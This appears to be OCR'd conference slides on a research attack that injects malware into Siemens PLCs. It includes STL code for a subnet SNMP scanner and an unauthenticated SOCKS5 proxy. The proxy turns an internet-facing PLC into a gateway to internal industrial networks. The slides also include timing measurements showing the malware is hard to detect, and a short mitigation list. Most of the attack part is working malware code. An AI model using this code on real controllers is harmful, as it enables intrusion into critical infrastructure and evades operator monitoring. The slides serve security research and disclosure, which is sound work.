
Overview



The local network is scanned

Attack V


Overview



Attacker downloads the scanning results

Attack VI

Overview



A SOCKS proxy enables him to reach the net behind the PLC

Attack I

SNMP Scanner - Details

```
0001 get_ip : NOP 1
0002
0003 // read ip from system state list (SZL)
0004       CALL  RDSYSST
0005          REQ         :=TRUE
0006          SZL_ID      :=W#16#0037
0007          INDEX       :=W#16#0000
0008          RET_VAL     :=#sysst_ret
0009          BUSY        :=#sysst_busy
0010          SZL_HEADER :="DB".szlheader.SZL_HEADER
0011          DR          :="DB".ip_info
0012
0013 // wait until SZL read finished
0014       A     #sysst_busy
0015       BEC
0016
0017       SET
0018       S     #got_ip
```

- Get the PLC's IP

Attack II

SNMP Scanner - Details

```
0020 // calc first ip of local network
0021 // L "DB".ip_info.local_ip
0022       OPN    "DB"
0023       L      %DBD406
0024 // L "DB".ip_info.subnet
0025       L      %DBD410
0026       AD
0027 // T "DB".ADDRESS.rem_ip_addr
0028       T      %DBD64
0029
0030 // get number of hosts from subnet
0031 // L "DB".ip_info.subnet
0032       L      %DBD410
0033       L      DW#16#FFFFFFFF
0034       XOD
0035       T      #num_hosts
```

- Calculate the subnet mask

Attack III

SNMP Scanner - Details

```
0001        CALL  TCON , "TCON_DB_SCAN"
0002           REQ      :=#connect
0003           ID       :=1
0004           DONE     :=#con_done
0005           BUSY     :=#con_busy
0006           ERROR    :=#con_error
0007           STATUS   :=#con_status
0008           CONNECT  :="DB".TCON_PAR_SCAN
0009
0010        AN     #connected
0011        =      #connect
```

- Configure UDP connection

Attack IV

SNMP Scanner - Details

```
0007        CALL  TUSEND , "TUSEND_DB_SCAN"
0008            REQ    :=#send
0009            ID     :=1
0010            LEN    :=43
0011            DONE   :=#send_done
0012            BUSY   :=#send_busy
0013            ERROR  :=#send_error
0014            STATUS :=#send_status
0015            DATA   :="DB".SNMP_get
0016            ADDR   :="DB".ADDRESS
```

- Send UDP packets (SNMP get request)

SOCKS5 Proxy - Details

SOCKS5 Proxy - Details I

- SOCKS5 protocol (RFC 1928)
- without authentication or encryption

SOCKS5 Proxy - Details II

```
0002          JL    lend
0003          JU    bind              // state == 0
0004          JU    negotiate         // state == 1
0005          JU    authenticate      // state == 2
0006          JU    connect_request   // state == 3
0007          JU    connect           // state == 4
0008          JU    connect_confirm   // state == 5
0009          JU    proxy             // state == 6
0010          JU    reset             // state == 7
0011 lend:    JU    end
```

Jump list for state machine

SOCKS5 Proxy - Details III

```
0001 bind: NOP 0
0002
0003       CALL  TCON , "TCON_bind_DB"
0004          REQ     :=#bind
0005          ID      :=W#16#0001
0006          DONE    :=#bnd_done
0007          BUSY    :=#bnd_busy
0008          ERROR   :=#bnd_error
0009          STATUS  :=
0010          CONNECT :="params".TCON_bind
0011
0012       AN    #bind
0013       S     #bind
0014       JC    bind
0015
0016       A     #bnd_done
0017       AN    #bnd_error
0018       AN    #bnd_busy
0019       JC    next_state
0020
0021
0022       JU    end
```

Bind and listen for incoming connections

SOCKS5 Proxy - Details IV

```
0005        CALL  TRCV , "TRCV_client_DB"
0006           EN_R      :=TRUE
0007           ID        :=W#16#0001
0008           LEN       :=0
0009           NDR       :=#rcv_ndr
0010           BUSY      :=#rcv_busy
0011           ERROR     :=#rcv_error
0012           STATUS    :=
0013           RCVD_LEN  :=
0014           DATA      :="buffers".rcv
0015
0016        A     #rcv_ndr
0017        AN    #rcv_busy
0018        AN    #rcv_error
0019        JC    next_state
```

Receive clients authentication negotiation

SOCKS5 Proxy - Details V

```
0003        L     B#16#05
0004        T     "buffers".snd[0]
0005        L     B#16#00
0006        T     "buffers".snd[1]
0007
0008        CALL  TSEND , "TSEND_client_DB"
0009           REQ    :=#authenticate
0010           ID     :=W#16#0001
0011           LEN    :=2
0012           DONE   :=#snd_done
0013           BUSY   :=#snd_busy
0014           ERROR  :=#snd_error
0015           STATUS :=
0016           DATA   :="buffers".snd
```

Reply with no authentication

SOCKS5 Proxy - Details VI

```
0005        CALL  TRCV , "TRCV_client_DB"
0006           EN_R      :=TRUE
0007           ID        :=W#16#0001
0008           LEN       :=0
0009           NDR       :=#rcv_ndr
0010           BUSY      :=#rcv_busy
0011           ERROR     :=#rcv_error
0012           STATUS    :=
0013           RCVD_LEN  :=
0014           DATA      :="buffers".rcv
0015
0016        A      #rcv_ndr
0017        AN     #rcv_busy
0018        AN     #rcv_error
0019        JCN    end
```

Receive clients connect request...

SOCKS5 Proxy - Details VII

```
0021        L     "buffers".rcv[4]
0022        T     "params".TCON_target.rem_staddr[1]
0023        L     "buffers".rcv[5]
0024        T     "params".TCON_target.rem_staddr[2]
0025        L     "buffers".rcv[6]
0026        T     "params".TCON_target.rem_staddr[3]
0027        L     "buffers".rcv[7]
0028        T     "params".TCON_target.rem_staddr[4]
0029        L     "buffers".rcv[8]
0030        T     "params".TCON_target.rem_tsap_id[1]
0031        L     "buffers".rcv[9]
0032        T     "params".TCON_target.rem_tsap_id[2]
0033
0034        JU    next_state
```

. . . and store IP and port

SOCKS5 Proxy - Details VIII

```
0001 connect : NOP 0
0002
0003        CALL  TCON , "TCON_target_DB"
0004           REQ      :=#connect
0005           ID       :=W#16#0002
0006           DONE     :=#con_done
0007           BUSY     :=#con_busy
0008           ERROR    :=#con_error
0009           STATUS   :=
0010           CONNECT  :="params".TCON_target
0011
0012        AN     #connect
0013        S      #connect
0014        JC     connect
0015
0016        A      #con_done
0017        AN     #con_busy
0018        AN     #con_error
0019        JC     next_state
```

Connect to destination host...

SOCKS5 Proxy - Details IX

```
0001 connect_confirm : NOP 0
0002
0003        L     W#16#05
0004        T     "buffers".rcv[0]
0005        L     W#16#00
0006        T     "buffers".rcv[1]
0007        L     W#16#00
0008        T     "buffers".rcv[2]
0009        L     W#16#01
0010        T     "buffers".rcv[3]
0011        L     W#16#00
0012        T     "buffers".rcv[4]
0013        L     W#16#00
0014        T     "buffers".rcv[5]
0015        L     W#16#00
0016        T     "buffers".rcv[6]
0017        L     W#16#00
0018        T     "buffers".rcv[7]
0019        L     W#16#00
0020        T     "buffers".rcv[8]
0021        L     W#16#00
0022        T     "buffers".rcv[9]
```

. . . and prepare a confirmation message. . .

SOCKS5 Proxy - Details X

```
0025        CALL  TSEND , "TSEND_client_DB"
0026           REQ    :=#connect_confirm
0027           ID     :=1
0028           LEN    :=10
0029           DONE   :=#snd_done
0030           BUSY   :=#snd_busy
0031           ERROR  :=#snd_error
0032           STATUS :=
0033           DATA   :="buffers".rcv
0034
0035        AN     #connect_confirm
0036        S      #connect_confirm
0037        JC     connect_confirm
```

. . . and send it to the client

SOCKS5 Proxy - Details XI

- connection to client and destination host are established
- now we can proxy
  - send client's messages to destination and vice versa
  - an error while receiving means one partner disconnected
  - send remaining data then disconnect and wait for next client

SOCKS5 Proxy - Details XII

- The SOCKS implementation on the PLC is able to transfer up to 730 KB/s if it is running alone.
- In combination with a memory intensive benchmark PLC programm the proxy was able to transfer up to 40KB/s.

Attack Video

SOCKS5 Proxy - Details

Connecting to PLCs through the proxy malware

...Video Presentation...

Evaluation

Evaluation

Questions


- Can such attack detected by timing?
- Can the attack exceed the default cycle time of 150ms?

Measurements I

How to measure

- Pull data from OB1_PREV_CYCLE variable
- Store the result in a DB
- Upload DB from PLC
- Compare values for the baseline programm and the SOCKS Proxy (idle / under load)

Measurements II



Measurements III

	Baseline	**Proxy idle**	**Proxy under load**
Mean	85.32	85.40	86.67
Std. Deviation	0.4927	0.5003	0.5239
Std. Error	0.01089	0.01106	0.01158

Result:

- There exists a significant but not relevant timing difference between the baseline program and its malicous SOCKS proxy version regarding the default cycle time of 150 ms.

PLCinject

PLCinject

Release

- How to use PLC Inject
- example

PLCinject

Live Demo

PLCinject with example Payload (running light) and a PLC

Mitigation strategies

Mitigation strategies

1. Enabling protection-level 3
2. Network-level access control
3. If all else fails, means to woo deities to lend disaster protection

Summary

Summary

- An internet facing PLC can be used as a gateway without service disruption
- This enables an attacker to reach indirect Internet connected PLCs too
- Taking these indirect connected systems into account, the attack surface regarding ICS could be much bigger than expected

Q&A